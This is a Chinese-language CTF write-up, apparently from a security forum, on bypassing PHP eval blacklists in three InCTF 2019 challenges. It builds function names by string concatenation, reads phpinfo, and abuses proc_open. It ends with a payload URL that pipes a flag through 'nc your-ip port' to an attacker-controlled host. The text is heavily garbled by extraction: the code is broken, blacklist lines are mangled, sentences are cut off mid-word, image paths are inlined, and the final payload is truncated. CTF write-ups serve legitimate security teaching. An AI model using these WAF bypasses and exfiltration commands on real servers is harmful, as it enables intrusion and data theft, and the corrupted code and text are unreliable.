InCTF 2019 - (PHP+1, PHP+1.5 and PHP+2.5) 三题深度复现

Rebmal / 2019-09-30 09:12:42 / 浏览数 4517 安全技术 CTF 顶(1) 踩(0)

### 题目描述

这篇writeup是关于这次比赛 PHP+1, PHP+1.5和PHP+2.5这三道代码审计题目的。我们可以用同一个payload来解决这三道题目。这三道题的考点是全部相同的: Bypass the WAF and get a shell

### 题目分析

```
首先看第一道题(PHP+1), 打开题目链接就能直接获取到题目代码
```

```
<?php
// PHP+1
$input = $_GET['input'];
function check()
  global $input;
  foreach (get_defined_functions()['internal'] as $blacklisted) {
      if (preg_match('/' . \$blacklisted . '/im', \$input)) 
          echo "Your input is blacklisted" . "<br>";
          return true;
          break;
      }
  }
  unset($blacklist);
  return false;
$thisfille = $_GET['thisfile'];
if (is_file($thisfille)) {
  echo "You can't use inner file" . "<br>";
} else {
  if (file_exists($thisfille)) {
      if (check()) {
          echo "Naaah" . "<br>";
      } else {
          eval($input);
      }
  } else {
      echo "File doesn't exist" . "<br>";
}
function iterate($ass)
  foreach ($ass as $hole) {
      echo "AssHole";
   }
}
highlight_file(__FILE__);
```

上面的代码简单来说就是,我们需要传入两个参数:input和thisfile。

对于参数thisfile我们可以给它传入一个目录路径来绕过is\_file,file\_existes这两个函数的检测。

绕过这两个函数的检测之后,接下来我们要想办法绕过check函数,这个函数将获取所有PHP的系统内置函数,并检查我们的输入是否含有这些系统内置函数。如果检测到特

## 下一道题(PHP+1.5),同样直接打开题目链接就能获取到题目源码,源码如下

<?php


```
// php+1.5
$input = $_GET['input'];
function check()
  global $input;
  foreach (get_defined_functions()['internal'] as $blacklisted) {
       if (preg_match('/' . \$blacklisted . '/im', \$input)) {}
           echo "Your input is blacklisted" . "<br>";
           return true;
           break;
       }
  }
  \hat{b} $blacklist = "exit|die|eval|\[|\]|\\|\*|`|-|\+|~|\{|\}|\"|\'";
  if (preg_match("/$blacklist/i", $input)) {
       echo "Do you really you need that?" . "<br>";
       return true;
  }
  unset($blacklist);
  return false;
$thisfille = $_GET['thisfile'];
if (is_file($thisfille)) {
  echo "You can't use inner file" . "<br>";
} else {
  if (file_exists($thisfille)) {
       if (check()) {
           echo "Naaah" . "<br>";
```

```
} else {
        eval($input);
    }
} else {
        echo "File doesn't exist" . "<br>";
}

function iterate($ass)
{
    foreach ($ass as $hole) {
        echo "AssHole";
    }
}

highlight_file(__FILE__);
?>
```

这道题和之前那道题的不同点在于,我们的输入会再被参数blacklist过滤一遍。所以在上一道题甚至可以用eval去执行一些代码。因为eval并不是一个函数,详情见Phconstruct。进一步查询可以知道,在PHP中有很多words都是language construct



# **List of Keywords**

These words have special meaning in PHP. Some of them represent things which look like functions, some look like constants, and so on - but they're not, really: they are language constructs. You cannot use any of the following words as constants, class names, function or method names. Using them as variable names is generally OK, but could lead to confusion.

As of PHP 7.0.0 these keywords are allowed as property, constant, and method names of classes, interfaces and traits, except that *class* may not be used as constant name.

|                 |                              | PHP Keywords               |              |                       |
|-----------------|------------------------------|----------------------------|--------------|-----------------------|
| halt_compiler() | abstract                     | and                        | array()      | as                    |
| break           | callable (as of PHP 5.4)     | case                       | <u>catch</u> | class                 |
| clone           | const                        | continue                   | declare      | default               |
| die()           | <u>do</u>                    | <u>echo</u>                | <u>else</u>  | elseif                |
| empty()         | enddeclare                   | endfor                     | endforeach   | endif                 |
| endswitch       | endwhile                     | eval()                     | exit()       | extends               |
| final           | finally (as of PHP 5.5)      | <u>for</u>                 | foreach      | function              |
| global          | goto (as of PHP 5.3)         | <u>if</u>                  | implements   | <u>include</u>        |
| include_once    | instanceof                   | insteadof (as of PHP 5.4)  | interface    | isset()               |
| list()          | namespace (as of PHP 5.3)    | <u>new</u>                 | <u>or</u>    | <u>print</u>          |
| private         | protected                    | public                     | require      | require_once          |
| <u>return</u>   | static                       | switch                     | throw        | trait (as of PHP 5.4) |
| try             | unset()                      | use                        | <u>var</u>   | <u>while</u>          |
| xor             | <u>yield</u> (as of PHP 5.5) | yield from (as of PHP 7.0) |              |                       |

#### 最后再来观察第三道题(PHP+2.5),源码如下

```
<?php
//PHP+2.5
$input = $_GET['input'];
function check()
  global $input;
  foreach (get_defined_functions()['internal'] as $blacklisted) {
      if (preg_match('/' . $blacklisted . '/im', $input)) {
          echo "Your input is blacklisted" . "<br>";
          return true;
          break;
       }
  \hat{z} = \text{"exit|die|eval||[||]|||*||-||+|-||{||}||"|||";}
  if (preg_match("/$blacklist/i", $input)) {
      echo "Do you really you need that?" . "<br>";
      return true;
  unset($blacklist);
  if (strlen($input) > 100) { #That is random no. I took;)
      echo "This is getting really large input..." . "<br>";
      return true;
  return false;
$thisfille = $_GET['thisfile'];
if (is_file($thisfille)) {
  echo "You can't use inner file" . "<br>";
} else {
  if (file_exists($thisfille)) {
```

```
if (check()) {
        echo "Naaah" . "<br>";
    } else {
        eval($input);
    }
} else {
        echo "File doesn't exist" . "<br>";
}

function iterate($ass)
{
    foreach ($ass as $hole) {
        echo "AssHole";
    }
}

highlight_file(__FILE__);
?>
```


PHP+2.5与上面两道相比,它的限制条件更加苛刻,要求参数input的长度小于100字符

### 构造Payload一穿三


第一步是想办法执行phpinfo(),然后在phpinfo中查找disable\_functions。想办法找到可以利用的函数去getshell。仔细查找之后,发现,与\$不在\$blacklist里面我们可以利用PHP字符串拼接的方式去构造出phpinfo,payload如下

\$a=p.h.p.i.n.f.o;\$a();

虽然这种拼接方式, php可能会报一些警告, 但是并不会报错。是能够正常执行的。



我们利用拼接好的payload去尝试读取phpinfo。成功读到phpinfo。disable\_functions如下



pcntl\_alarm,pcntl\_fork,pcntl\_waitpid,pcntl\_wait,pcntl\_wifexited,pcntl\_wifstopped,pcntl\_wifsignaled,pcntl\_wifcontinued,pcntl\_weignaled


仔细观察,发现proc\_open函数并没有被ban掉。这也是一穿三的关键所在。查看proc\_open的函数手册,我们发现这个函数需要传入三个参数:我们想要执行的命令和两

```
array(
    array('pipe' => 'r'),
    array('pipe' => 'w'),
    array('pipe' => 'w')
);
```

而在利用它来直接构造payload的时候发现,如果直接将其加入payload,会造成payload超出限制长度的问题。这时候可以巧妙的利用\$\_GET请求来发送数组。本地测试如 payload = " arr[0][]=pipe&arr[0][]=r&arr[1][]=pipe&arr[1][]=w&arr[2][]=pipe&arr[2][]=w "



为了调用proc\_open,我们可以再次使用PHP字符串拼接的方式。但是这时候遇到一个问题,我们发现下划线居然被过滤了,简直丧心病狂。最后可以拼接出一个chr函数。



#### 完整payload如下 (input最终长度为97个字符)

```
http://xxx.xxx/?p=/readFlag /flag | nc your-ip port&arr[0][]=pipe&arr[0][]=pipe&arr[0][]=w&input=$b=ch.r;$u=$b(95);$k=$u.G.E.T;$c=cur.rer
```

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